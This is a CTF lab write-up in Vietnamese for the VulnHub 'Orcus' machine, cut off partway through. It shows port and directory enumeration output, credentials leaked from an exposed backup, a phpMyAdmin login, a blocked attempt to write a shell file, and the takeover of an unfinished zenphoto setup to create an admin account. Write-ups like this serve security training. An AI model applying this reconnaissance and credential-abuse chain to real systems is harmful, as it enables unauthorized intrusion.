

ORCUS WRITEUP

Orcus Lab Report

Thông tin bài lab

Lab ID	Orcus
Tên lab	Orcus - VulnHub
Platform / Source	CTF
Target	http://192.168.205.128

Chi tiết lỗ hổng

Reconnaissance

Service Enumeration

```
(ncbachhhh@kali)-[~]
└─$ nmap -p- -T4 -oN nmap-orcus.txt 192.168.205.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 17:53 +0700
Nmap scan report for orcus.local (192.168.205.128)
Host is up (0.0018s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
39217/tcp open  unknown
39431/tcp open  unknown
40542/tcp open  unknown
41068/tcp open  unknown
MAC Address: 00:0C:29:AC:1A:83 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
```

Hình 01: Scan các port của lab

```

(ncbachhhh@kali) ~$
$ nmap -iL -sV -p 22,53,80,110,111,139,143,443,445,993,995,2049 -T4 -oN nmap_detail.txt 192.168.205.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 17:54 +0700
Nmap scan report for orcus.local (192.168.205.128)
Host is up (0.00030s latency).

Bug in imap-capabilities: no string output.
Bug in imap-capabilities: no string output.
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 3a:48:6e:8e:3f:32:26:f8:b6:a1:c6:b1:70:73:37:75 (RSA)
|   256 04:55:e6:48:50:d6:93:d7:12:80:a0:68:bc:97:fa:33 (ECDSA)
|_  256 c9:a9:c9:0d:df:7c:fc:a7:da:87:ef:d3:38:c3:f2:a6 (ED25519)
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|   bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http          Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 30 disallowed entries (15 shown)
|_ /exponent.js.php /exponent.js2.php /exponent.php
|_ /exponent_bootstrap.php /exponent_constants.php /exponent_php_setup.php
|_ /exponent_version.php /getswersion.php /login.php /overrides.php
|_ /popup.php /selector.php /site_rss.php /source_selector.php
|_ /thumb.php
|_ http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3?
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-09T03:44:10
|_ Not valid after: 2026-10-09T03:44:10
|_ ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4          111/tcp     rpcbind
|   100000  2,3,4          111/udp     rpcbind
|   100000  3,4            111/tcp6    rpcbind
|   100000  3,4            111/udp6    rpcbind
|   100003  2,3,4          2049/tcp    nfs
|   100003  2,3,4          2049/tcp6   nfs
|   100003  2,3,4          2049/udp    nfs
|   100003  2,3,4          2049/udp6   nfs
|   100005  1,2,3          34014/tcp6  mountd
|   100005  1,2,3          39431/tcp   mountd
|   100005  1,2,3          43247/udp6  mountd
|   100005  1,2,3          49729/udp   mountd
|   100021  1,3,4          33151/udp6  nlockmgr
|   100021  1,3,4          34833/tcp6  nlockmgr
|   100021  1,3,4          40542/tcp   nlockmgr
|   100021  1,3,4          56995/udp   nlockmgr
|   100227  2,3            2049/tcp    nfs_acl
|   100227  2,3            2049/tcp6   nfs_acl
|   100227  2,3            2049/udp    nfs_acl
|   100227  2,3            2049/udp6   nfs_acl
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap          Dovecot imapd
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-09T03:44:10
|_ Not valid after: 2026-10-09T03:44:10
|_ ssl-date: TLS randomness does not represent time
443/tcp   open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 3a:48:6e:8e:3f:32:26:f8:b6:a1:c6:b1:70:73:37:75 (RSA)
|   256 04:55:e6:48:50:d6:93:d7:12:80:a0:68:bc:97:fa:33 (ECDSA)
|_  256 c9:a9:c9:0d:df:7c:fc:a7:da:87:ef:d3:38:c3:f2:a6 (ED25519)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap      Dovecot imapd
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-09T03:44:10
|_ Not valid after: 2026-10-09T03:44:10
995/tcp   open  ssl/pop3s?
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-09T03:44:10
|_ Not valid after: 2026-10-09T03:44:10
2049/tcp   open  nfs          2-4 (RPC #100003)
MAC Address: 00:0C:29:AC:1A:83 (VMware)
Service Info: Host: ORCUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: ORCUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m35s, median: -1s
|_ smb2-time:
|   date: 2026-08-15T10:56:54
|_ start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: orcus
|   NetBIOS computer name: ORCUS\x00
|   Domain name: localdomain
|   FQDN: orcus.localdomain
|_ System time: 2026-08-15T06:56:56-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.62 seconds

```

Hình 02: Quét chi tiết các cổng

```
(ncbachhhh@kali)-[~]
$ showmount -e 192.168.205.128
Export list for 192.168.205.128:
/tmp *
```

```
(ncbachhhh@kali)-[~]
$ smbclient -L //192.168.205.128/ -N
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
IPC\$	IPC	IPC Service (Orcus server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	

Hình 03: Kiểm tra dịch vụ NFS và SMB thu thập được ở nmap

```
(ncbachhhh@kali)-[~]
$ gobuster dir -u http://192.168.205.128 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,zip,gz,tar.gz -t 50 -o gobuster_80.txt
```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.205.128
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,zip,gz,tar.gz,php,txt,html
[+] Timeout: 10s
```


```
admin (Status: 301) [Size: 318] [→ http://192.168.205.128/admin/]
backups (Status: 301) [Size: 320] [→ http://192.168.205.128/backups/]
connect.php (Status: 200) [Size: 0]
cron (Status: 301) [Size: 317] [→ http://192.168.205.128/cron/]
external (Status: 301) [Size: 321] [→ http://192.168.205.128/external/]
FCKeditor (Status: 301) [Size: 322] [→ http://192.168.205.128/FCKeditor/]
files (Status: 301) [Size: 318] [→ http://192.168.205.128/files/]
framework (Status: 301) [Size: 322] [→ http://192.168.205.128/framework/]
index.html (Status: 200) [Size: 101]
index.html (Status: 200) [Size: 101]
install (Status: 301) [Size: 320] [→ http://192.168.205.128/install/]
javascript (Status: 301) [Size: 323] [→ http://192.168.205.128/javascript/]
LICENSE (Status: 200) [Size: 15437]
login.php (Status: 302) [Size: 0] [→ http://192.168.205.128/index.php?controller=login&action=showlogin]
index.php (Status: 200) [Size: 4574]
index.php (Status: 200) [Size: 4574]
notes.php (Status: 200) [Size: 0]
phpmyadmin (Status: 301) [Size: 323] [→ http://192.168.205.128/phpmyadmin/]
robots.txt (Status: 200) [Size: 1347]
robots.txt (Status: 200) [Size: 1347]
server-status (Status: 403) [Size: 303]
test.php (Status: 200) [Size: 0]
themes (Status: 301) [Size: 319] [→ http://192.168.205.128/themes/]
tmp (Status: 301) [Size: 316] [→ http://192.168.205.128/tmp/]
thumb.php (Status: 302) [Size: 0] [→ /framework/core/assets/images/default_preview_notfound.gif]
webalizer (Status: 200) [Size: 0]
xmlrpc.php (Status: 200) [Size: 0]
xmlrpc.php (Status: 200) [Size: 0]
```

Hình 04: Thu thập được các đường dẫn


Exploit Chain – NFS Misconfiguration to RCE to Linux Privilege Escalation

Attack Path


1. Truy cập vào **/backups**



Hình 05: Nội dung folder /backups



Hình 06: File đã được tải về



Hình 07: file ssh-creds.bak bị giới hạn quyền truy cập

2. Giải nén file backup và tìm thông tin bên trong

```
db_conn.php
includes > db_conn.php
1  <?php
2
3  //Set the database access information as constants
4  DEFINE ('DB_USER', 'dbuser');
5  DEFINE ('DB_PASSWORD', 'dbpassword');
6  DEFINE ('DB_HOST', 'localhost');
7  DEFINE ('DB_NAME', 'quizdb');
8
9  @ $dbc = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
10
11  if (mysqli_connect_error()){
12      echo "Could not connect to MySql. Please try again";
13      exit();
14  }
15
16  ?>
17
```

Hình 08: Tại file db_conn.php lộ thông tin database



phpMyAdmin

Welcome to phpMyAdmin

Language

English


Log in

Username: dbuser


Password:

Go

Hình 09: Truy cập vào /phpmyadmin thu thập từ trên ta thử đăng nhập vào bằng username vừa tìm thấy




Hình 10: Đăng nhập thành công và ta thu được các database sau




Hình 11: Ta thử ghi file shell vào hệ thống nhưng bị giới hạn vì hệ thống dùng --secure-file-priv

- Không thu thập gì được ở các database vậy nên ta hướng tới tìm các ứng dụng. Ta truy cập vào các đường dẫn như **/Adem**, **/SimplePHPQuiz**, **/zencart**, **/zenphoto**



Hình 12: Tại /zenphoto ta truy cập được vào mục setup



Hình 13: Sau khi sử dụng database user dbuser:dbpassword thì ta có thể tiếp tục setup

zenPHOTO

Upload Users

Password reset request.
You may now set admin usernames and passwords.

Apply Reset

Expand all | Collapse all

New User

admin

password strength good

admin123

Show password ☒

Challenge phrase

admin123

Challenge response

Full name

Email

Language:



Rights:

Albums

- ☒ View fullimage ☒ Access all ☒ View unpublished
- ☒ Upload ☒ Manage all

Gallery

- ☒ View gallery ☒ View search ☒ Post comments
- ☒ Comments ☒ Files ☒ Themes ☒ Tags

General

- ☒ Overview ☒ User ☒ Codeblock ☒ Options
- ☒ Admin

Managed albums:

Hình 14: Tạo tài khoản admin

zenPHOTO

Login

User

admin

Password

admin123


☒ Show password

Log in Reset


[I forgot my User ID/Password](#)

Hình 15: Đăng nhập với tài khoản admin


4. Ta tìm các mục có thể khai thác trong hệ thống ZenPhoto này



